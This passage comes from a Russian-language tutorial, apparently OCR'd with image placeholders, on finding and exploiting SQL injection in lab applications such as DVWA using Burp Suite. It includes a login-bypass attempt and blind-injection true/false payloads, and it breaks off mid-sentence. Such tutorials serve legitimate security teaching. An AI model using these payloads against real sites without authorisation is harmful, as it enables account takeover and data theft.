Сконнектим наш браузер с Burp. Не буду описывать, как это делается, а просто укажу скриншоты:







Теперь можно указать кавычку в поле ввода логина, с перехватом трафика:




Параметр был изменен, на введенный в поле логина. Получаем также ошибку в синтаксисе:



Теперь можно поиграться с выражениями в параметре ввода логина инструмента BurpSuite. Он будет выглядеть как: «login=' or




В итоге получаем вывод под другим пользователем, с именем и подсказкой:




Отлично, мы проэксплуатровали эту уязвимость.

Поиск и эксплуатация слепых SQL-инъекций.

Здравствуйте, дорогие друзья.
Поговорим о слепой SQL-инъекции, и она относится к такому типу инъекций, который не показывает ошибки.
Для примера я перешел в веб-приложение DVWA, на вкладку «SQL Injection», и добавил в поле одну кавычку «‘»:





И после ввода, жмем на кнопку «Submit», и видим ошибку:



Иными словами, я могу использовать эту уязвимость.


В то же время, слепая SQL инъекция не выводит никаких ошибок, и если мы протестируем аналогичный пример на вкладке «SQL Injection (Blind)», то не получим никакой ошибки:






Это не значит что страница не уязвима. Дело в том, что веб-сайт просто не показывает ошибки.
В реальной жизни нужно пытаться найти эксплойты к слепым SQL-инъекциям.
Разумеется, тестировать нужно не с помощью одной кавычки, а разными методами. Нужен творческий подход к делу. Алгоритм работы будет следующим: нужно попытаться вставить истинное и ложное утверждение, для того, чтобы найти инъекцию. При вставке истинного выражения, должна


присутствовать правильная страница, а при ложном, неправильная. Неправильная страница будет выглядеть не так, как я ожидал.
Давайте попрактикуемся. Введем в поле цифру 1, и получим вывод:



В первую очередь я попробую ввести истинное значение выражения, и оно будет выглядеть как: «1“ and 1=1#». Если страница уязвима, то она не изменится.
Введем в адресной строке URL наше выражение:




Истинное утверждение не влияет на страницу.
Теперь добавим ложное утверждение, которое имеет вид: «1“ and 1=0#»:




На первый взгляд, ничего необычного, но на самом деле страница не отображает то, что должна, так как мы передали 